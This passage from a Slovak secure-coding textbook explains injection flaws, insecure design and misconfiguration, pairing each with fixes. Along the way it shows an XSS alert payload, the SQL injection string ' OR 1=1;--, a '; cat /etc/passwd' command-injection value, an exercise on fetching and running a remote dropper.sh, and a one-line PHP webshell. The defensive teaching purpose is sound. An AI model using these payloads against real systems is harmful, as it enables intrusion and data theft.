HTML injection a cross-site scripting

Oba typy zraniteľností sú spôsobené nesprávnou sanitizáciou vstupu a výsledkom je modifikácia HTML dokumentu, ktorý sa spustí v prehliadači používateľa. Ide preto o útok na klienta, nie na server. Ako si ale ukážeme, dôsledkom môže byť kompromitácia aplikácie.

[94] prípadne v inej aplikácii, pokiaľ je spracovanie dát zreťazené cez viaceré aplikácie

Začnime s HTML injection, ktorá znamená vloženie HTML kódu do výsledného HTML dokumentu.

Aplikácia zobrazí informácie o používateľovi na základe požiadavky: www.aplikacia.sk/user.php?username=Jozko.Pouzivatel

Aplikácia spracuje vstup nasledovne:

```
<html> <body> <?php
//premenná user sa inicializuje GET parametrom username
$user =$_GET[“username”];
//ak pouzivatel existuje - overuje funkcia userExists, tak sa
zobrazia jeho informacie cez funkciu printUserInformation. Inak sa
vypise Pouzivatel neexistuje
if(userExists($user)){
      printUserInformation($user)
} else {
      print “<h1> Používateľ ” . $user . “ neexistuje</h1>”
}
?></body></html>
```

Ako vyzerá výstupný HTML dokument pre neexistujuceho používateľa?

username=**Jozko.Pouzivatel**	username=**<marquee>SERVER HACKED!!!</marquee>**
<html> <body> Používateľ **Jozko.Pouzivatel** neexistuje </body></html>	<html> <body> Používateľ **<marquee>SERVER HACKED!!!</marquee>** neexistuje </body></html>

Takýto typ HTML injection sa nazýva **reflektovaná (reflected) HTML injection**, nakoľko vložený vstup sa okamžite zobrazí používateľovi. Pokiaľ by sa podarilo neošetrený vstup uložiť do databázy, tak by išlo o **stored HTML injection**.

Ako by vedel útočník využiť správanie aplikácie z vyššie uvedeného príkladu na vystrašenie iného používateľa prostredníctvom reflektovanej HTML injection?

HTML dokument môže útočník modifikovať nielen prostredníctvom HTML kódu. Prakticky všetky prehliadače umožňujú spustenie JavaScript kódu. Výhodou JavaScript kódu je, že umožňuje dosiahnuť zaujímavejšie efekty ako HTML kód.

Vezmime si príklad aplikácie uvedený vyššie a ako vstup zadajme:

```
www.aplikacia.sk/user.php?username=
<script>alert(“HACKED!”)</script>
```

Výstupný HTML dokument bude vyzerať nasledovne:

```
<html> <body> <h1> Používateľ <script>alert('HACKED!')</script>
neexistuje</h1></body></html>
```

a prehliadač zobrazí pop-up:

JavaScript má prístup na všetky časti (elementy) HTML dokumentu,takže je možné prepísať čokoľvek.

Vyskúšajme si vytvoriť nový HTML dokument s ľubovoľným obsahom. Následne vložte do HTML dokument JavaScript: <script>document.body.innerHTML = "tvoj text"</script>

Prečo sa ale vkladanie JavaScriptu nazýva cross-site scripting (XSS)? Do scriptu vieme totiž vložiť referenciu na iný JavaScript súbor, načítaný z úplne inej domény - preto hovoríme o cross-site. XSS môže byť, podobne ako HTML injection, reflected a stored. Okrem nich existuje aj DOM[95] based XSS, ktoré je založené na nevhodnom spracovaní vstupu existujúcim JavaScriptom[96] v HTML dokumente.

Okrem toho, že JavaScriptom je možné meniť dokument, je možné pristupovať aj ku cookies prostredníctvom document.cookie objektu. V prípade, že má obeť aktívnu session, môže útočník túto cookie ukradnúť prostredníctvom XSS, a to tak, že hodnotu document.cookie pošle[97] na útočníkom kontrolovaný server. Pokiaľ nemá aplikácia kontrolu nad IP adresou priradenou ku konkrétnej session, potom sa môže útočník na túto session pomocou ukradnutého cookie pripojiť a s aplikáciou v mene používateľa pracovať.

Ošetrenie HTML injection aj XSS je primárne riešené sanitizáciou vstupu - odstránením HTML tagov (tag stripping) alebo ich prevedením na text (escaping).

---

95 document object model.

96 Pekný príklad je uvedený na stránke OWASP: https://owasp.org/www-community/attacks/DOM_Based_XSS

97 https://www.w3docs.com/snippets/javascript/how-to-make-http-get-request-in-javascript.html

Ďalším dôležitým spôsobom ošetrenia XSS je využitie **Content Security Policy (CSP)**. CSP je HTTP hlavička, ktorá definuje, z akých URI je možné dotiahnuť obsah - frames, obrázky, JavaScripty. Pri správnom zadefinovaní CSP zlyhá načítanie JavaScript súboru s útočníkovej domény, nakoľko táto nie je v CSP uvedená.

Ako by ste vo vašej CSP nastavili používanie Google Analytics?

SQL injection

Z HTML dokumentov sa posunieme do databázy a k CWE-89 Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection'). Databáz je viacero typov, avšak vzhľadom na typy zraniteľností, o ktorých si povieme, nás budú zaujímať relačné databázy. Relačná databáza sa skladá z tabuliek, ktoré ukladajú dáta. K dátam sa dá pristupovať prostredníctvom jazyka, ktorému databázový systém rozumie - napr. **structured query language (SQL)**. Prostredníctvom SQL dotazov (query) môžeme dáta prehliadať, vytvárať, modifikovať a aj mazať[98].

Pre zjednodušenie sa zamerajme len na dotazy zamerané na výber dát z databázy[99]. Tieto dotazy majú štruktúru:

```
select <zoznam> FROM <tabulka> WHERE <podmienka>;
```

Napr.:

O výber ID používateľa môže aplikácia požiadať nasledovne:

```
select id from users where username = 'administrator';
```

overenie hesla:

```
select id from users where username = 'administrator'
and password = BCryptor.HashPassword('password', 'salt');
```

Samozrejme, pri programovaní aplikácie budú reťazce, ako username a password, dopĺňané z premenných. Pokiaľ nie je vstup korektne ošetrený, môže mať vplyv na to, ako bude výsledný dotaz vyzerať. Pokiaľ by sme v prípade dotazu na overenie hesla zadali username="' OR 1=1;--", tak výsledný dotaz bude mať formu:

```
select id from users where username = '' OR 1=1;--'
and password = BCryptor.HashPassword('password', 'salt');
```

pri vyhodnocovaní podmienky sa porovná username s prázdnym reťazcom (výsledok je FALSE) a zároveň vyhodnotí výraz 1=1 (TRUE). Zvyšok dotazu sa ignoruje, pretože -- je označenie pre komentár. Výsledkom je zoznam všetkých používateľkých ID v databáze.

Upravte username tak, aby dotaz vždy vrátil ID používateľa "administrator". Čo by ste dosiahli týmto payload-om?

---

98 a robiť ďalšie užitočné veci v relačnej databáze.

99 viac informácii napr. na https://www.sqltutorial.org/sql-select/

Tento typ útoku sa nazýva **SQL injection**, nakoľko do SQL dotazu vkladáme (inject) SQL kód v parametri.

Urobte prezentáciu na tému blind SQL injection.

V prípade firemnej aplikácie je možné ošetriť SQL injection nad login formulárom aj použitím single-sign on[100] alebo privileged access management (PAM) nástroj.

OS command injection

Posledný typ útoku, ktorý si ukážeme, bude poukazovať na interakciu aplikácie s okolitým prostredím. Ide o CWE-78 Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection').

Vráťme sa k príkladu aplikácie z kapitoly Path traversal, ktorá ukladala reporty v adresárovej štruktúre. Nevzdelaný programátor naprogramoval funkcionalitu pre zmazanie vygenerovaného reportu nasledovne:

```
function deleteReport($reportName);
{
   $output=null;
   $retval=null;
   exec('rm -f ' + $reportName, $output, $retval)
   print_r($output);
   return $retval;
}
```

Funkcia vymaže na OS Linux súbor, ktorý dostane v parametri $reportName, zobrazí výstup príkazu a vráti návratovú hodnotu.

Čo sa však stane pre $reportName = "; cat /etc/passwd" ? Pokiaľ na OS beží bash (unixový (Linux/Unix/BSD) príkazový shell interpreter, naprogramovaný v rámci projektu GNU), pre ten platí, že bodkočiarkou sa oddeľujú príkazy, ktoré sa takto zapísané v skripte alebo programe spúšťajú jeden za druhým. Tým pádom sa vykonajú príkazy:

- rm -f
- cat /etc/passwd

keďže druhý príkaz zobrazí obsah súboru /ect/passwd, tento bude funkciou deleteReport zobrazený. Do vstupu vkladáme príkazy operačného systému, preto sa tento typ útoku nazýva **OS command injection**.

Aký reťazec by ste zadali do $reportName, aby sa stiahol súbor http://1.2.3.4/dropper.sh a tento súbor sa následne spustil?

[100] ktorý napr. využije kerberos ticket a prihlasovací formulár sa vôbec nezobrazí.

Validácia vstupu a parametrizácia dotazov

Riešením injection zraniteľností je korektná validácia vstupu. Niektoré typy vstupných dát je možné ošetriť voči injection útokom jednoduchým aplikovaním povolených znakov.

Napr. pole, do ktorého je potrebné uviesť dátum narodenia, môže mať len znaky z množiny { '0', '1', '2', '3', '4', '5', '6', '7', '8', '9', '.' }. Aplikovaním filtra je možné odstrániť:

- HTML injection aj XSS zraniteľnosti - nie je možné vložiť HTML tag, lebo znaky ako '<' a '>' nie sú povolené,
- SQL injection - už len z dôvodu, že aj časť SQL query musí obsahovať aj iné znaky ako napr. '"' alebo '-'
- OS command injection - nakoľko neexistuje príkaz operačného systému, ktorý by tvorili len číslice a bodka.

Navrhnite povolené znaky pre nasledovné polia: priezvisko, e-mailová adresa, číslo kreditnej karty.

Čo však v prípade vstupov, kde nie je možné aplikovať filter na znaky? Napr. pole komentára môže obsahovať ľubovoľné znaky. V takom prípade je potrebné vstup správnym spôsobom zabaliť (escaping) tak, aby sa celé pole tvárilo ako text:

- znaky '<' a '>' vieme nahradiť za < a >
- znak '"' (úvodzovky hore), je možné nahradiť pri escapovaní reťazcom '"'" prípadne použitím kombinácie \".

Týmto prístupom je možné vyriešiť XSS útoky a útoky, ktoré využívajú vloženie reťazca ako CSV injection a čiastočne SQL injection. Na ošetrenie SQL injection bol však vymyslený mechanizmus **parametrizácie** dotazov (**parametrized queries** alebo **prepared statements**). Parametrizácia dotazu je proces, počas ktorého sa nadefinuje, ako vyzerá SQL dotaz a vstup je napárovaný[101] na parametre dotazu.

Vezmime si zraniteľný SQL príkaz z kapitoly SQL injection:

```
select id from users where username = 'administrator'
and password = BCryptor.HashPassword('password', 'salt');
```

v rámci zraniteľného PHP kódu by vyzeral napr. nasledovne:

```
$query = "select id from users where username = ' + $username + '
and password = BCryptor.HashPassword(' + $password + ', ' + $salt
+ ');";
$result = $mysqli→query($query, MYSQLI_USE_RESULT);
```

[101] nabindovaný

pri bindovaní parametrov vyzerá kód nasledovne:

```
#vytvorí sa dotaz a otáznikmi sa identifikujú miesta parametrov
$statement = mysqli_prepare("select id from users where username =
? and password = BCryptor.HashPassword( ? , ? );");
#nabindujú sa všetky tri parametre na typ string[102], preto je prvý
#parameter 'sss'
$statement = bind_param('sss', $param1, $param2, $param3);
#naplnia sa parametre
$param1 = $username
$param2 = $password
$param3 = $salt
#spustí sa dotaz
$statement→execute()
```

Pozrite sa na zraniteľné príklady z tejto kapitoly a navrhnite spôsob ošetrenia vstupu.

A04 Insecure Design

V predchádzajúcej kapitole sme sa venovali zraniteľnostiam v zdrojovom kóde aplikácie. Aplikácia však môže byť zraniteľná, aj keď v zdrojovom kóde žiadna zraniteľnosť nie je. Stane sa to vtedy, ak je nevhodne nadizajnovaná a/lebo má zraniteľnosť v architektúre.

Nevhodný dizajn alebo aplikovanie privilégií

V kapitole A01 Broken Access Control sme si hovorili o nevhodne nastavených prístupových právach v aplikácii. Tento stav môže byť výsledkom nevhodného dizajnu. Dizajn a architektúra však zahŕňa okrem privilégií v aplikácii samotnej aj privilégiá jednotlivých aplikačných komponentov. Prístupy používateľov databázovej služby, webového servera či používateľského účtu v databáze by mali spĺňať **princíp najnižších možných oprávnení ("least privilege")**.

Vezmime si extrémny príklad, kedy databázový server beží pod právami doménového administrátora Active Directory. Tento stav je veľmi "výhodný" pre lenivého administrátora, lebo takýto privilegovaný používateľ má spravidla prístupy ku všetkým zdrojom v rámci Active directory. Administrátor sa potom nemusí trápiť s tým, či má DBMS práva zapisovať do zdieľaných priečinkov, pretože doménový administrátor sa spravidla dostane všade[103]. Čo však znamená takýto prístup z pohľadu útočníka? V prípade, že sa útočníkovi podarí prinútiť DBMS, aby spustil kód na operačnom systéme, tento kód pobeží s právami doménového administrátora. Na tento účel je potrebné použiť (zreťaziť) viacero zraniteľností, napr.:

[102] https://www.php.net/manual/en/mysqli-stmt.bind-param.php

[103] čo samo osebe nie je dobrý dizajn Active Directory - doménový administrátor by nemal mať práva na member serveroch domény. Vie si ich však pridať.

- (Injection) spustiť SQL kód prostredníctvom SQL injection,
- (Misconfiguration) využiť nevhodnú konfiguráciu SQL databázy - povolený xp_cmdshell - a spustiť kód na operačnom systéme,
- (Insecure design) využiť nevhodné privilégiá servisného účtu DBMS na spustenie kódu ako doménový administrátor.

Vyhľadajte na internete, ako funguje xp_cmdshell. Ako by ste upravili zraniteľný select z kapitoly o SQL injection,

```
$query = "select id from users where username = ' +
$username + ' and password = BCryptor.HashPassword(' +
$password + ', ' + $salt + ');";
```


aby spustil kód cez xp_cmdshell, ktorý vypíše príkaz whoami.exe?

Sprístupnenie citlivých údajov

Nevhodné uloženie citlivých údajov spravidla zahŕňa viaceré problémy:

1. Citlivé údaje nie sú dostatočne chránené riadením prístupu (napr. CWE-266 Incorrect Privilege Assignment).
2. Citlivé údaje nie sú zašifrované (napr. CWE-311 Missing Encryption of Sensitive Data).
3. Citlivé údaje sú sprístupnené nevhodným ošetrením chýb (napr. CWE-209 Generation of Error Message Containing Sensitive Information).

Pretože prvé dva problémy sme si vysvetlili na predchádzajúcich stranách, poďme sa pozrieť na tretí problém. Nevhodné ošetrenie chýb má spolu s nevhodnou konfiguráciou aplikačného servera a/lebo programovacieho frameworku za následok, že sa vypíše detailná informácia o chybe, ktorá môže obsahovať citlivé údaje. Pár príkladov chybových hlášok, ktoré zobrazujú aj citlivé informácie môžete vidieť nižšie.



Obr.: Chybový výpis[104] obsahuje informácie o programovacom jazyku (Java), použitých triedach a verzii webového servera a Linuxovej distribúcie operačného systému.

Obr.: Chybový výpis obsahujúci interné IP adresy a informáciu o databáze, o zdrojovom operačnom systéme (Windows) a o mieste uloženia súboru na súborovom systéme, v ktorom sa chyba vyskytla.[105]

Riešením je správna konfigurácia webového servera a programovacieho frameworku tak, aby nezobrazoval chybové hlášky. Pokiaľ je chybová hláška generovaná aplikáciou, je potrebné dbať na to, aby v nej neboli zobrazené citlivé informácie. Dôležité je tiež dbať na rozlišovanie vývojového, testovacieho a produkčného prostredia aplikácie. Produkčné prostredie by malo mať všetky debug správy vypnuté.

Vyhľadajte na internete, ako vypnete zobrazovanie chybových hlášok vo webovom serveri Apache.

[104] Obrázok prevzatý z https://resources.infosecinstitute.com/topic/how-to-exploit-improper-error-handling/

[105] Obrázok prevzatý z https://echeloncyber.com/intelligence/entry/hackers-perspective-web-app-vulnerabilities-detailed-error-messages

Nechránený upload súborov

Nechránený upload súborov (CWE-434 Unrestricted Upload of File with Dangerous Type) môže viesť k viacerým problémom. Najhorším je nahratie škodlivého súboru a jeho následné spustenie, prípadne spustenie škodlivého kódu v súbore. Vhodný príklad zneužitia uvádza priamo MITRE[106]:

```
// cieľ, do ktorého sa zapíše uploadnutý súbor.
$target = "pictures/" . basename($_FILES['uploadedfile']['name']);

// Presun súboru do cieľového umiestnenia
if(move_uploaded_file($_FILES['uploadedfile']['tmp_name'],
$target))
{
echo "The picture has been successfully uploaded.";
}
else
{
echo "There was an error uploading the picture, please try
again.";
}
```

Problém je, že sa nekontroluje, aký súbor sa môže nahrať na server, a preto namiesto obrázka môže útočník nahrať jednoduchý webshell malicious.php:

```
<?php system($_GET['cmd']); ?>
```

a následne zavolať ľubovoľný príkaz operačného systému, napr.:

```
http://server.example.com/upload_dir/malicious.php?cmd=ls%20-l
```

Riešenie tejto zraniteľnosti spočíva vo:

- filtrovaní nevhodných súborov,
- upload lokácia má vypnutý execute flag.

Pripravte prezentáciu o tom, aký je rozdiel medzi filtrovaním súborov podľa prípony a podľa MIME type.


Spoliehanie sa na bezpečnosť klienta

Spoliehanie sa na bezpečnosť klienta (CWE-602 Client-Side Enforcement of Server-Side Security) je kritická chyba. Klient má totiž možnosť modifikovať akékoľvek dáta, ktoré posiela na server. Príkladom takejto chyby je napríklad webový formulár, ktorého kontrola sa spolieha výlučne na JavaScript. Pokiaľ však prehliadač nahradíme[107] nástrojom na penetračné testovanie, ktorý sa správa ako proxy, tak môžeme ovplyvniť akékoľvek zaslané dáta.

---

[106] https://cwe.mitre.org/data/definitions/434.html

[107] alebo použijeme vhodný plugin



Obr.: Manuálna tvorba HTTP requestu v nástroji Burp suite.

Security through obscurity

Security through obscurity (CWE-656 Reliance on Security Through Obscurity) je dizajnový "prístup", ktorý sa spolieha na utajenie samotného dizajnu ako hlavný bezpečnostný mechanizmus. Toto nie je v súlade s dobrou praxou a často vychádza z domnienky tvorcu riešenia, že zakamuflovanie nedostatkov odradí útočníkov. Dá sa opísať aj slovami: "to nikoho nenapadne skúšať". Security through obscurity je možné nájsť vo všetkých oblastiach bezpečnosti, nielen v rámci bezpečnosti vývoja softvéru.

Príkladom môžu byť "easter egg" URL v PHP:

- https://example.com/?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP Logo
- https://example.com/?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP Credits
- https://example.com/?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: Zend Engine logo
- https://example.com/?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP Logo Easter Egg

Obr.: PHP easter eggs. Obrázok prevzatý zo stránky http://mewbies.com/easter_eggs_and_then_some.htm, kde nájdete aj ďalšie easter eggs.

V tomto prípade je ťažké povedať, že uvedené URL nikto nemôže nájsť, nakoľko PHP je open source project.

Vyhľadajte v kapitolách A01 a A02 príklady security through obscurity.

Chyby v biznis logike

Chyby v biznis logike aplikácie (CWE-840 Business Logic Errors) sú sadou rôznych typov chýb v tom, ako aplikácia spracúva dáta a/lebo ako dáta tečú cez rôzne komponenty aplikácie (prípadne ekosystému aplikácii). Chyby v biznis logike sú spravidla ťažko odhaliteľné automatizovaným spôsobom.

Príkladom môže byť nastavenie zápornej ceny produktu v nákupnom košíku.

Vráťte sa k filtru, ktorý ste vytvorili v kapitole Validácia vstupu a parametrizácia dotazov. Viete filter upraviť tak, aby pre produkt v hodnote 100 €

1. *nebolo možné zadať zápornú cenu?*
2. *nebolo možné zadať cenu 10 €?*

Ako odhaliť chyby v dizajne

Chyby v dizajne sa odhaliť dajú. Na rozdiel od chýb v zdrojovom kóde alebo konfigurácii nám však nemusí pomôcť bezpečnostný softvér. Základom sú totiž procesné opatrenia v rámci procesu bezpečného vývoja softvéru, ako napr.:

- **urobiť dizajn** - nepreskočiť túto fázu SDLC a vrhnúť sa rovno na programovanie. V rámci dizajnovania softvéru je potrebné, aby súčasťou dizajn fázy bola aj verifikácia z pohľadu bezpečnosti a ochrany dát a súkromia používateľov.
- **používať bezpečné dizajnové šablóny** - pri vývoji platí, že recyklácia zrýchľuje celý SDLC. Platí to pri zdrojovom kóde, ale aj pri dizajne. V rámci dizajnu je

možné definovať bezpečné dizajnové vzory / šablóny (secure design patterns), ktoré je možné používať pre rôzne projekty.
- **vykonať modelovanie hrozieb** - nad definovaným spôsobom vykonať modelovanie hrozieb (threat modeling), ktoré pomôže odhaliť (aj) chyby v dizajne.
- **pokryť všetky kritické toky dát testami** - obzvlášť pri chybách v biznis logike je potrebné ustriehnuť, či tok dát nie je pozmenený a dáta dávajú logický zmysel.

A05 Security Misconfiguration

Nevhodné bezpečnostné konfigurácie (security misconfiguration) zahŕňajú širokú paletu problémov, ako napr.:

- nedostatočný hardening aplikácie alebo jej komponentov,
- povolené nepotrebné služby alebo sieťové porty,
- ponechané vzorové konfigurácie,
- nezmenené heslá pre prednastavené (defaultné) kontá,
- vypínanie alebo nevhodná konfigurácia bezpečnostných nastavení.

Poďme sa pozrieť na niektoré nie úplne jasné príklady nevhodnej bezpečnostnej konfigurácie.

Cookie flags a nešifrované citlivé dáta v cookies

Cookie je prístupná klientovi a posiela sa ako súčasť HTTP requestu smerom na server. V prípade, že cookie obsahuje citlivé dáta, tieto by mali byť chránené v samotnej cookie (šifrovaný obsah cookie - CWE-315 Cleartext Storage of Sensitive Information in a Cookie) a pri jej prenose. Cookie môže obsahovať viacero príznakov (flags), ktoré hovoria o tom, ako sa má s cookie narábať. Z pohľadu bezpečnosti nás zaujímajú primárne príznaky:

- **Secure** - cookie nemôže byť poslaná cez protokol HTTP na server[108], musí sa použiť protokol HTTPS,
- **HttpOnly** - cookie nie je dostupná z JavaScript cez document.cookie,
- **SameSite** - má viacero nastavení, ktoré obmedzujú z akých site je cookie dostupná.

Popíšte, pred akými útokmi by ste chránili cookie nastavením príznakov Secure, HttpOnly a SameSite? Vyhľadajte CWE, pokiaľ tieto príznaky chýbajú.

Vyhľadajte na internete a vysvetlite rozdiel medzi Strict, Lax a None nastavením pre príznak SameSite.

[108] s výnimkou localhost

Prihlasovacie údaje v súboroch alebo premenných prostredia

Aplikácia môže potrebovať na svoj beh prihlasovať sa do ďalších služieb - typicky do databázy. Kde však bezpečne uložiť prihlasovacie meno a heslo? Niektoré aplikácie to riešia nevhodným spôsobom, napr.

uložením do súboru (CWE-260 Password in configuration file). Problém je zjavný: ktokoľvek, kto má prístup k takémuto konfiguračnému súboru, má prístup aj k danej službe s oprávnením, ktoré má aplikácia.

Príklad: vytvorenie spojenia n MySQL databázu.

```
config.php:
<?php
$servername = "localhost";
$username = "username";
$password = "password";
?>

somefile.php
<?php
include ‘config.php’; #spristupnime premenne zo suboru config.php
$conn = new mysqli($servername, $username, $password); #nove
spojenie na DB
// kontrola spojenia
if ($conn→connect_error) {
  die("Connection failed: " . $conn→connect_error);
}
echo "Connected successfully";
...
?>
```

Uložením do premenných prostredia (CWE-526 Exposure of Sensitive Information Through Environmental Variables). Problém je, že k premenným prostredia majú prístup aj iné procesy, a preto nie sú prihlasovacie údaje chránené.

Príklad: vytvorenie spojenia na MySQL databázu z environment variables.

```
<?php
$servername = getenv('REMOTE_ADDR'); #vytiahneme IP adresu DB
servera
...
$conn = new mysqli($servername, $username, $password); #nove
spojenie na DB
...
```

Poďme sa pozrieť, aké je správne riešenie uloženia prihlasovacích údajov. Pokiaľ aplikácia beží v prostredí Active Directory, tak je možné využiť natívnu Windows

autentifikáciu. Druhé riešenie je použiť **secret vault/secret manager** na bezpečné uloženie prihlasovacích údajov.


Vytvorte prezentáciu o prínosoch AWS Secret Manager. Aké ďalšie bezpečnostné problémy rieši jeho využitie?

HTTP hlavičky

HTTP hlavička (header) umožňuje poslať klientovi alebo serveru dodatočné informácie v HTTP dotaze alebo odpovedi. HTTP hlavička pozostáva z párov: <hlavicka> : <hodnota>. Z pohľadu bezpečnej konfigurácie nás budú zaujímať response hlavičky[109], pretože tieto sa konfigurujú na strane HTTP servera.

Nastavením správnych HTTP hlavičiek je možné vhodným spôsobom ovplyvniť správanie sa webového prehliadača. Poďme sa pozrieť na niektoré HTTP hlavičky:

1. **Content-Security-Policy** - táto hlavička definuje, z akých sites (lokalít) je možné načítať zdroje na webovú stránku: obrázky, fonty a, čo je z pohľadu bezpečnosti dôležité, JavaScript kód[110].
2. **X-Frame-Options** - táto hlavička definuje, či obsah site môže bežať v rámci iframe (iframe je HTML a XHTML element umožňujúci vo webovej stránke vymedzit plochu pre vloženie inej webovej stránky). Beh v iframe sa využíva na útok nazývaný **Clickjacking**[111] (clicks hijacking), kedy útočník prostredníctvom JavaScriptu odchytáva udalosti nad site bežiacou v iframe:



Obr.: príklad prekrytia internet bankingu prostredníctvom iframe[112]

[109] https://developer.mozilla.org/en-US/docs/Glossary/Response_header

[110] viac informácii tu: https://scotthelme.co.uk/content-security-policy-an-introduction/

[111] https://owasp.org/www-community/attacks/Clickjacking

[112] prevzaté z https://www.cloudmotion.com.br/blog/2016/08/18/sobre-iframe-e-clickjacking/

3. **X-Content-Type-Options** - hlavička, ktorá vie zabrániť, aby používateľom uploadnutý obsah mal nesprávne nastavený MIME type, napr. spustiteľný súbor by sa tváril ako obrázok. Tento spôsob je využívaný na drive-by-download útoky.
4. **Referrer-Policy** - táto hlavička hovorí o rozsahu informácii obsiahnutých v referrer pri odkliku zo site na inú lokalitu. HTTP request odkliku na inú lokalitu potom nesie v referrer header tento rozsah informácii. Tým pádom vie tento iný web, odkiaľ sa k nemu dostávajú návštevníci[113].
5. **Permissions-Policy** - je hlavička, ktorá hovorí prehliadaču, aké oprávnenia site potrebuje pre svoje fungovanie, napr. geolokáciu, mikrofón alebo kameru.
6. **Server** a **X-Powered-By** - obe hlavičky informujú o použitých technológiách na strane webového serveru, pričom takéto informácie môžu byť pre útočníka dôležité. Napríklad, pokiaľ hlavička Server odpovie konkrétnou verziou webového servera, útočník môže nájsť zraniteľnosť a aj spôsob zneužitia, čo môže viesť k rôznemu dopadu - od jednoduchého zverejnenia citlivých informacií až po úplnú kompromitáciu aplikácie a webového servera.

Definujte Content-Security-Policy hlavičku pre aplikáciu www.aplikacia.sk z kapitoly o cross-site scriptingu tak, aby bolo možné spustiť len lokálne JavaScript súbory a súbory z domény jquery.com.

Využite nástroj https://securityheaders.com/ na oskenovanite vami vybraného webu a navrhnite spôsob opravy zistených bezpečnostných konfigurácii.

Zhrnutie

Konfiguračné chyby sú často opomínaným typom chýb, hlavne pokiaľ sa vývojár sústreďuje na samotnú aplikáciu. Dobrou správou pre nás je existencia odporúčaných nastavení. Príkladom sú:

- **OWASP cheat sheets** (ťaháky),
- **Center for internet security (CIS) benchmarks.**

Oba zdroje sú zadarmo prístupné na nekomerčné použitie[114].

[113] viac informácii tu: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Referer

[114] v prípade CIS benchmarks je na komerčné využitie potrebné byť členom CIS.

A06 Vulnerable and Outdated Components

Operačný systém, DBMS, aplikačný server, programovací jazyk a framework

